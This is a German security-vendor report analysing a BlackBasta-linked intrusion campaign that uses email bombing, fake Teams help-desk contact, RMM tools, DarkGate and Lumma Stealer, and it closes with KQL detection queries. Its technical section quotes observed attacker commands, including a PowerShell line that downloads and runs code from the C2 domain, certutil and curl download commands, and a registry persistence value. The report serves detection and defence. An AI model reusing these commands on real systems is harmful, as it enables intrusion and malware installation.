CyberSOC Insights: Analyse einer BlackBasta Angriffskampagne

Published: 2025-04-15 · Archived: 2026-04-06 00:55:00 UTC

1. Hintergrund

Im Dezember 2024 beobachtete das Orange Cyberdefense CyberSOC eine Reihe von Social-Engineering-Angriffen, welche mit E-Mail-Bombing starteten und im nächsten Schritt zu einer Kontaktaufnahme mit den Opfern über Microsoft Teams führten. Ähnliche Vorfälle Ende 2024 wurden von Rapid7 und Trendmicro gemeldet. Dieser Social-Engineering-Ansatz sowie die Verwendung von DarkGate-Malware wurden in der Vergangenheit mit den Betreibern der Black Basta-Ransomware in Verbindung gebracht. Wie RedSense berichtete, begannen Angriffe, die zur Ausführung von Black Basta Ransomware führten, einige Jahre zuvor oft mit einer QBot-Infektion. Nachdem die Strafverfolgungsbehörden die QBot-Server im Jahr 2023 abschalteten, wurde die Black Basta-Ransomware häufiger in Verbindung mit der DarkGate-Malware als Loader eingesetzt. Seitdem wurde immer wieder die Nutzung von Microsoft Teams für Social-Engineering-Zwecke bei Angriffen beobachtet, die zu Black Basta Ransomware führten. Unser zuletzt veröffentlichter Security Navigator zeigte, dass die Gruppe ihre Aktivitäten im vergangenen Jahr ebenfalls deutlich gesteigert hat.

In der letzten Kampagne, die vom CyberSOC beobachtet wurde, war der erste Indikator für einen Angriff ein Alarm von Microsoft Defender for Cloud Apps, der darauf hinwies, dass Teams-Chats mit verdächtigen externen Benutzern gestartet wurden. Dabei handelte es sich um einen externen Account mit dem Anzeigenamen "Help Desk Manager", über den der Zielbenutzer kontaktiert wurde. Eine Überprüfung der E-Mail-Events zeigte, dass in jedem Fall ein massiver Anstieg von Spam-E-Mails den Microsoft Defender Alarmen vorausging. Diese Art von Social-Engineering-Angriff wurde erstmals im April 2024 von Rapid7 und Microsoft beobachtet.

Als wir weitere Kunden identifizierten, die mit dieser Social-Engineering-Taktik ins Visier genommen wurden, überprüften wir vergangene Vorfälle, die möglicherweise mit dieser Angriffskampagne in Verbindung stehen könnten. In enger Zusammenarbeit mit den Kollegen unseres CERT konnte das CyberSOC Anfang Dezember mehrere Vorfälle mit DarkGate und Lumma Stealer mit dieser groß angelegten Angriffskampagne in Verbindung bringen.

Anfang Februar rückte die Black Basta Gruppe noch einmal in den Fokus der Cyber Security News, als interne Chats, welche Black Basta Mitglieder zwischen September 2023 und September 2024 geschrieben hatten, geleakt wurden. Die geleakten Chats enthalten unter anderem Informationen über die Vorgehensweise der Gruppe welche sich mit den vom CyberSOC beobachteten Aktivitäten decken.

2. Zusammenfassung der Angriffskampagne

Die ersten beobachteten Aktivitäten der Angriffe umfassten eine hohe Menge an Spam-E-Mails, die gezielt gegen einzelne Nutzer gerichtet waren. Der Zeitraum zwischen dem Beginn des E-Mail-Bombings und der Kontaktaufnahme durch die Angreifer variierte von wenigen Stunden bis zu mehreren Tagen.


In einem Vorfall hatten die Angreifer etwa zwei Stunden nach dem Start des E-Mail-Bombings Zugriff erlangt und ihre Malware-Payloads auf das Zielsystem gebracht. Der initiale Zugriff erfolgte über das Remote Monitoring & Management (RMM) Tool Quick Assist, welches später auf ScreenConnect gewechselt wurde. Das ScreenConnect-Setup wurde zusammen mit der Malware in einem ZIP-Archiv bereitgestellt. In anderen Vorfällen nutzten die Angreifer auch das RMM-Tool AnyDesk.

Neben dem ScreenConnect-Setup enthielt das Archiv fünf weitere Dateien: einen DarkGate-Dropper, ein Lumma Stealer-Payload, eine weitere Executable, um die Zugangsdaten des Opfers zu extrahieren, eine Textdatei mit einem PowerShell-Befehl sowie eine weitere Textdatei, die die drei Malware-Payloads auflistete. Nachdem das Archiv auf dem Zielsystem abgelegt wurde, versuchten die Angreifer, die Tools und Malware-Payloads auszuführen. Da das von uns hier eingesetzte Endpoint Detection & Response (EDR) Tool Microsoft Defender verschiedene Ausführungsversuche blockierte, unternahmen die Angreifer mehrere Versuche dies zu umgehen. Dazu zählte unter anderem die erneute Bereitstellung der DarkGate-Malware über die ScreenConnect-Session sowie mehrere Versuche, Level RMM herunterzuladen. Die Download-Versuche erfolgten mittels PowerShell, curl und certutil.

Unsere Analysten konnten diesen und ähnliche Angriffe mit Microsoft Defender und Palo Alto Cortex XDR identifizieren und verhindern, bevor die Angreifer mit der nächsten Angriffsphase, dem Lateral Movement, beginnen konnten.

3. Technische Analyse

3.1 Verlauf des Angriffs



Verlauf eines vom CyberSOC analysierten Angriffs

3.1.1 Initial Access

Die Angreifer begannen ihr E-Mail-Bombing gegen den Nutzer am Morgen mit einem Spitzenwert von rund 200 E-Mails innerhalb von 30 Minuten.

Anzahl der als “Spam” oder „Phishing“ kategorisierten Emails die der Zielbenutzer empfangen hat

Ähnlich wie bei der von Microsoft beschriebenen Vorgehensweise kontaktierten die Angreifer den Benutzer und richteten eine Quick Assist-Verbindung ein. Während der Analyse kann diese durch Prozessausführungen von "QuickAssist.exe" sowie mehrere Instanzen von "msedgewebview2.exe" nachvollzogen werden.

Übersetzung und Auswertung der BlackBasta-Chat-Leaks zeigt, wie die Angreifer Spam-Angriffe und die folgenden Anrufe koordinierten.

> "Ich flute ihre Mails mit Spam, du rufst an und sagst, dass du ein IT-Administrator bist, du musst einen Spam-Filter einrichten [...]"

3.1.2 Delivery

Die Tools und Malware Payloads der Angreifer wurden während der Quick Assist-Verbindung in einem passwortgeschützten ZIP-Archiv mit dem Namen "spam.shield_V14.zip" auf das Zielgerät gebracht.


Um den Inhalt der ZIP-Datei zu analysieren, hat das CyberSOC das Passwort des Archivs mithilfe eines Brute-Force-Angriffs ermittelt. Mit dem Passwort "**stopspam**" konnte das Archiv geöffnet werden.

Inhalt des Malware-Archivs

Die folgende Tabelle beschreibt den Inhalt des Archivs:

Dateiname	**Beschreibung**
ScreenConnect.ClientSetup.exe	ScreenConnect setup
SecureHost.exe	DarkGate Loader
QuickStore.exe	Lumma Stealer
SystemStream.dll	Credential Harvester
spamfilter_powershell_v19.txt	PowerShell-Befehl zum Download von Level RMM
instructions.txt	Auflistung der Malware-Dateien

Die drei Malware-Dateien enthielten Metadaten von legitimer Software – höchstwahrscheinlich in dem Versuch, diese Dateien legitim erscheinen zu lassen.




Als legitime Software getarnte Malware-Dateien

Die Datei "instructions.txt" enthielt die Befehlszeile für die Ausführung des Credential Harvesters sowie die Namen der DarkGate und Lumma Stealer Malware. Auf die Dateinamen folgte in jeder Zeile ein Kürzel welches wahrscheinlich auf den Malware Namen hinweist. "**Gate**" nach "SecureHost.exe" könnte sich auf DarkGate beziehen, während "**ST**" nach "QuickStore.exe" sich auf Lumma Stealer beziehen könnte. Die Bedeutung von "**F+**" war unklar.

```
rundll32.exe SystemStream.dll,NewRegEx (F+)
SecureHost.exe (Gate)
QuickStore.exe (ST)
```

Inhalt der Datei "instructions.txt"

Es gab Hinweise darauf, dass die Datei "instructions.txt" mit Notepad innerhalb der Quick Assist-Verbindung geöffnet wurde, was darauf hindeutet, dass die Angreifer sie mit hoher Wahrscheinlichkeit angesehen haben.




Verlauf der DarkGate Ausführung

Die erste Malware, die ausgeführt wurde, war DarkGate ("SecureHost.exe"), die zunächst die Datei "Autoit3.exe" unter "C:\temp\test\" erstellte. Dann wurde die Befehlszeile "Autoit3.exe c:\temp\test\script.a3x" ausgeführt (ähnlich der Aktivität, die zuvor von Rapid7 beobachtet wurde). Die Ausführung des AutoIt Skripts "script.a3x" führte dazu, dass der folgende Befehl, welcher Domain-Informationen abruft, ausgeführt wurde:

```
cmd.exe /c wmic ComputerSystem get domain > C:\ProgramData\ghadheh\hdddcbf
```

Darauf folgte das Spoofing der Parent-Process-ID eines "MicrosoftEdgeUpdateCore.exe"-Prozesses und eine Process-Injection in diesen Prozess. Diese Techniken wurden von Microsoft Defender in der Timeline des betroffenen Geräts erkannt.



Event in der Defender Device Timeline

Der DarkGate Payload hat in diesem Vorfall den folgenden Registry Run Key erstellt, um Persistence zu erreichen.

```
Software\Microsoft\Windows\CurrentVersion\Run\adacfhb
```

Der folgende Wert wurde innerhalb des Registry keys gespeichert:

```
“C:\ProgramData\ghadheh\Autoit3.exe" C:\ProgramData\ghadheh\fdbdbgc.a3x
```

Der letzte Teil der ersten Ausführung von DarkGate bestand darin, mit dem Keylogging zu beginnen, das während des gesamten Vorfalls kontinuierlich durchgeführt wurde. Die bis zu diesem Zeitpunkt beschriebene Aktivität wurde innerhalb von 5 Minuten nach dem Ablegen des Malware-Archivs auf dem Host abgeschlossen.

Die nächste Aktivität, die über die DarkGate-Malware ausgeführt wurde, war eine Verbindung mit der folgenden C2-Domäne:

- todayput[.]shop

Nachdem die Verbindung hergestellt wurde, wurde über den injizierten Prozess "MicrosoftEdgeUpdateCore.exe" eine Eingabeaufforderung initiiert, über die die folgenden Befehle ausgeführt wurden:

```
systeminfo
whoami
net user <username> /domain
ipconfig
ping -n 1 <Domain Controller>
```

Ausgeführte Discovery-Befehle

Da einige dieser Aktivitäten blockiert wurden, unternahmen die Angreifer wiederholte Ausführungsversuche. Dabei wurde versucht Befehle sowohl über "cmd.exe" als auch "powershell.exe" auszuführen. Darüber hinaus haben die Angreifer einen neuen DarkGate Payload über ihre ScreenConnect-Verbindung auf das Zielgerät gebracht. In diesem Fall wurde ein ".vbs"-Skript mit dem Namen "1.vbs" in "C:\Windows\System32\" abgelegt. Dies wurde dann über "cscript.exe" ausgeführt, was dazu führte, dass der folgende PowerShell-Befehl den C2-Server des Bedrohungsakteurs kontaktierte, um "AutoIt3.exe" und ein ".a3x"-Skript herunterzuladen.

```
powershell.exe -Command Invoke-Expression (Invoke-RestMethod -Uri
hxxp://todayput[.]shop:8080/rkypqqyb)
```

PowerShell-Befehl der durch das Skript “1.vbs” ausgelöst wurde

Dies war die letzte DarkGate-Aktivität, bevor unser CyberSOC das Endgerät isolierte.

BlackBasta-Chat-Leaks enthielten ebenfalls Gespräche über die Malware, die die Angreifer verwendeten, darunter DarkGate.

> "Was ist DarkGate?
> der zweite Loader, den wir verwenden"


3.1.3.2 Credential Harvester

Kurz nach der ersten Ausführung von DarkGate wurde der Credential Harvester mit der folgenden Befehlszeile ausgeführt

```
rundll32.exe SystemStream.dll,NewRegEx
```

Dieser führte ähnliche Aktionen aus, wie sie von Rapid7 beschrieben werden, einschließlich der Ausführung von "systeminfo", "route print" und "ipconfig /all".

Process Name	PID	Operation	Path	Result	Detail
rundll32.exe	8156	Process Start		SUCCESS	Parent PID: 6560, Command line: rundll32.exe SystemStream.dll,NewRegEx
rundll32.exe	8156	Process Create	C:\Windows\System32\Conhost.exe	SUCCESS	PID: 8444, Command line: \??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
rundll32.exe	8156	Process Create	C:\Windows\system32\cmd.exe	SUCCESS	PID: 4576, Command line: cmd.exe /c systeminfo
rundll32.exe	8156	Process Create	C:\Windows\system32\cmd.exe	SUCCESS	PID: 1724, Command line: cmd.exe /c route print
rundll32.exe	8156	Process Create	C:\Windows\system32\cmd.exe	SUCCESS	PID: 9732, Command line: cmd.exe /c ipconfig /all



Credential Harvester Ausführung


Während bei dieser Ausführung die Anmelde- und Discovery-Informationen in einer Datei mit dem Namen 123.txt gespeichert wurden, beobachtete Orange Cyberdefense auch andere Vorfälle, bei denen der Dateiname data.txt war.

Die BlackBasta-Chat-Leaks enthielten Nachrichten über die vorherige Version des Credential Harvesters, der die gesammelten Informationen in einer Datei mit dem Namen qwertyuio.txt speicherte.

> "Dann schau hier nach der Datei mit dem Passwort %temp%/qwertyuio.txt”

3.1.3.3 Lumma Stealer

Bei dem vom CyberSOC beobachteten Incident, enthielt das Payload-Archiv die Stealer Malware "Lumma Stealer". Das einzige nennenswerte Ereignis, das von dieser Malware während des Vorfalls ausgeführt wurde, war der Versuch, eine Verbindung zu einem "Steamcommunity"-Profil herzustellen, das C2-Informationen enthielt. Dieser Ansatz von Lumma Stealer wurde Mitte 2024 beobachtet, wie in diesem Bericht von AhnLab beschrieben.



Ein von den Angreifern erstelltes Profil auf der Videospiele Plattform „Steam“ mit Command & Control Informationen

Der Profilname ergab lev-tolstoi[.]com, wenn es mit ROT11 (Caesar-Chiffre) entschlüsselt wurde.

Da Verbindungen zu Steam in der Umgebung generell blockiert wurden, konnte die "Lumma Stealer" Malware die C2-Informationen nicht abrufen und führte keine weiteren Aktionen aus. Dies zeigt, dass das Blockieren von Plattformen, die entweder nicht unternehmensrelevant oder von denen bekannt ist, dass sie von Malware verwendet werden, einen Angriff früh stoppen kann.

3.1.3.4 RMM Tools (Quick Assist, ScreenConnect, AnyDesk, Level RMM)

Etwa zwei Stunden, nachdem das E-Mail-Bombing gegen den Zielbenutzer begonnen hatte, kontaktierten die Angreifer diesen und bauten erfolgreich eine Quick Assist-Verbindung auf. Während dieser Verbindung wurde das Malware-Archiv auf dem Zielhost abgelegt. Kurz nachdem die Payloads ausgeführt wurden, wurde eine ScreenConnect-Verbindung initiiert.

Der Wechsel zu ScreenConnect gewährte den Angreifern erweiterte Rechte, da ScreenConnect als Service mit Berechtigungen auf Systemebene ausgeführt wurde.

Die Angreifer nutzten eine Funktion von ScreenConnect, um Befehle auszuführen, indem „.cmd“-Dateien in das „temp“-Verzeichnis des Zielsystems abgelegt und diese über cmd.exe ausgeführt werden. Anschließend wurde ScreenConnect verwendet, um eine Datei namens „spamfilter_powershell_v19.txt“ zu übermitteln, die den folgenden PowerShell-Befehl enthielt, um „Level RMM“ herunterzuladen und zu installieren:

```
$env:LEVEL_API_KEY = <API Key>; Set-ExecutionPolicy RemoteSigned -Scope
Process -Force;
[Net.ServicePointManager]::SecurityProtocol =
[Net.SecurityProtocolType]::Tls12; $tempFile = Join-
Path ([System.IO.Path]::GetTempPath()) "install_windows.exe"; Invoke-
WebRequest -Uri
"hxxps://downloads[.]level[.]io/install_windows[.]exe" -OutFile
$tempFile; & $tempFile
```

Befehl zum Download von Level RMM (Inhalt der Datei spamfilter_powershell_v19.txt)

Die Ausführung des oben genannten PowerShell-Befehls und alle anschließenden Verbindungsversuche zu „level[.]io“ wurden blockiert. Weitere Versuche, „Level RMM“ herunterzuladen, beinhalteten die folgenden Befehle:

```
runas  /user:administrator powershell $env:LEVEL_API_KEY = <API Key>;
Set-ExecutionPolicy RemoteSigned -Scope Process -Force;
[Net.ServicePointManager]::SecurityProtocol =
[Net.SecurityProtocolType]::Tls12; $tempFile = Join-Path
([System.IO.Path]::GetTempPath()) "install_windows.exe"; Invoke-
```

```
WebRequest -Uri "hxxps://downloads[.]level[.]io/install_windows.exe" -
OutFile $tempFile;
```

Variation des Befehls zum Download von Level RMM

```
curl  -o C:\Windows\TEMP\install_windows.exe
hxxps://downloads[.]level[.]io/install_windows.exe
```

Versuch, Level RMM mit curl als Alternative zu PowerShell herunterzuladen

```
'C:\Windows\System32\certutil.exe certutil -urlcache -split -f
hxxps://downloads[.]level[.]io/install_windows.exe
C:\Windows\TEMP\install_windows.exe'
```

Versuch, Level RMM mit der LOLBIN certutil herunterzuladen

Es wird eingeschätzt, dass die Aktionen des Angreifers teilweise auf der Nutzung von „Level RMM“ basierten, da die Versuche, es herunterzuladen, während des gesamten Vorfalls fortgesetzt wurden, bis das CyberSOC das Endgerät isolierte und den Angriff stoppte.

In Incidents weiterer Kunden, die mit dieser Angriffskampagne in Verbindung stehen, hat das CyberSOC den Einsatz alternativer RMM-Tools, einschließlich AnyDesk, beobachtet.

Die BlackBasta-Chats-Leaks deuten auf die Nutzung mehrerer RMM-Tools, sowie auf die Installationsprobleme, mit denen sie konfrontiert waren, hin. Genannte RMM-Tools in den Chats beinhalteten „QuickAssist“, „AnyDesk“, „TeamViewer“, „ScreenConnect“ und weitere. Die in den Chats geteilten Befehle zum Herunterladen von „Level RMM“ waren ähnlich den Inhalten der Datei „spamfilter_powershell_V19.txt“.

> "AnyDesk wurde für den Download blockiert. Lass uns einen anderen Weg probieren. Ich denk mir jetzt mal was anderes aus"

4. Erkennung und Maßnahmen

Um sich gegen diese Art von Angriffen zu verteidigen, müssen Unternehmen einen mehrstufigen Sicherheitsansatz implementieren, der gut konfigurierte Sicherheitstools, strenge Softwarerichtlinien und ein 24x7-Team zur Erkennung von Bedrohungen kombiniert, das das Netzwerk kontinuierlich überwacht und in der Lage ist, in Echtzeit auf Warnungen zu reagieren.

4.1 Erkennung der Angriffskampagne

Um diese Angriffe zu erkennen, müssen Unternehmen eine kontinuierliche Überwachung ihrer M365-Infrastruktur, Hosts und Benutzer sicherstellen. Die Defender Suite von Microsoft bietet nicht nur integrierte Warnungen zu aktuellen Bedrohungen, sondern auch verschiedene Logs, die von SOC-Teams verwendet werden können, um benutzerdefinierte Erkennungsregeln zu implementieren.

Mit Defender for Endpoint, Defender for Office 365, Defender for Identity und Defender for Cloud Apps haben Sie die Möglichkeit, laufende Angriffe in verschiedenen Phasen der Cyber Kill Chain zu erkennen. Die folgenden KQL-Abfragen könnten verwendet werden, um das anfängliche E-Mail-Bombing, den Social-Engineering-Angriff über Teams, die Keylogging-Aktivitäten der DarkGate-Malware und die Codeausführung über ScreenConnect zu erkennen.

Email Bombing

```
let threshold = 200;
EmailEvents
| where ThreatTypes has_any ("spam", "phish")
| summarize count() by RecipientEmailAddress, bin(Timestamp, 1d)
| where count_ > threshold
| render timechart
```

Verdächtige Teams chats (Query von Microsoft)

```
let suspiciousUpns = DeviceProcessEvents
| where DeviceId == "alertedMachine"
| where isnotempty(InitiatingProcessAccountUpn)
| project InitiatingProcessAccountUpn;   CloudAppEvents
| where Application == "Microsoft Teams"
| where ActionType == "ChatCreated"
| where isempty(AccountObjectId)
| where RawEventData.ParticipantInfo.HasForeignTenantUsers == true
| where RawEventData.CommunicationType == "OneonOne"
| where RawEventData.ParticipantInfo.HasGuestUsers == false
| where RawEventData.ParticipantInfo.HasOtherGuestUsers == false
| where RawEventData.Members[0].DisplayName in ("Microsoft  Security",
"Help Desk", "Help Desk Team",   "Help Desk IT", "Microsoft Security",
"office")
| where AccountId has "@"
| extend TargetUPN = tolower(tostring(RawEventData.Members[1].UPN))
| where TargetUPN in (suspiciousUpns)
```

DarkGate Keylogging (Hohe Anzahl von KeyState-API-Aufrufen innerhalb einer Stunde):

```
let threshold = 500;
DeviceEvents
| where ActionType == "GetAsyncKeyStateApiCall"
| summarize count() by DeviceName, InitiatingProcessFileName,
bin(Timestamp, 1h)
| where count_ > threshold
```

ScreenConnect Befehlsausführungen über .cmd Dateien

```
DeviceProcessEvents
| where InitiatingProcessParentFileName ==
"ScreenConnect.ClientService.exe" and   InitiatingProcessFileName == "cmd.exe" and InitiatingProces
endswith ".cmd\""
| summarize make_set(ProcessCommandLine) by DeviceName
```

Wie der zeitliche Ablauf des Angriffs zeigt, muss die Erkennung und Eindämmung schnell durchgeführt werden, um Bedrohungsakteure zu stoppen, bevor sie Ransomware ausführen oder Daten exfiltrieren. Orange Cyberdefense bietet einen Managed Threat Detection [XDR] Service an, der auf dem XDR [Extended Detection and Response] Stack von Microsoft365 Defender basiert. Ein All-in-One-Service, der 24x7, 365 Tage im Jahr eine Verbesserung der Sicherheitslage, Incident Management, Remote Response, Threat Hunting, benutzerdefinierte Regeln und Threat Intelligence für alle Microsoft Defender XDR-Module bietet.

4.2 Proaktive Maßnahmen

Microsoft Teams Security Hardening

Um Social-Engineering-Angriffe abzuwehren, die auf Mitarbeiter in Microsoft Teams abzielen, ist es entscheidend, externe Benutzer daran zu hindern, mit internen Benutzern zu interagieren. Dazu kann Teams so eingestellt werden, dass keine externen Benutzer Chats, Anrufe oder Dateifreigaben mit internen Benutzern initiieren können. Es wird empfohlen, Teams so einzurichten, dass externe Benutzer nur aus Domänen auf der Whitelist zugelassen werden. Dieser Microsoft-Artikel hilft bei der Implementierung dieser Konfigurationsänderungen. Der Prozess des Whitelistings von Domänen für externe Partner kann mit Power Apps einfach automatisiert werden, sodass Benutzer Domänen zur Verifizierung an die IT-Abteilung übermitteln können.

Remote Monitoring & Management (RMM) Tool Policies

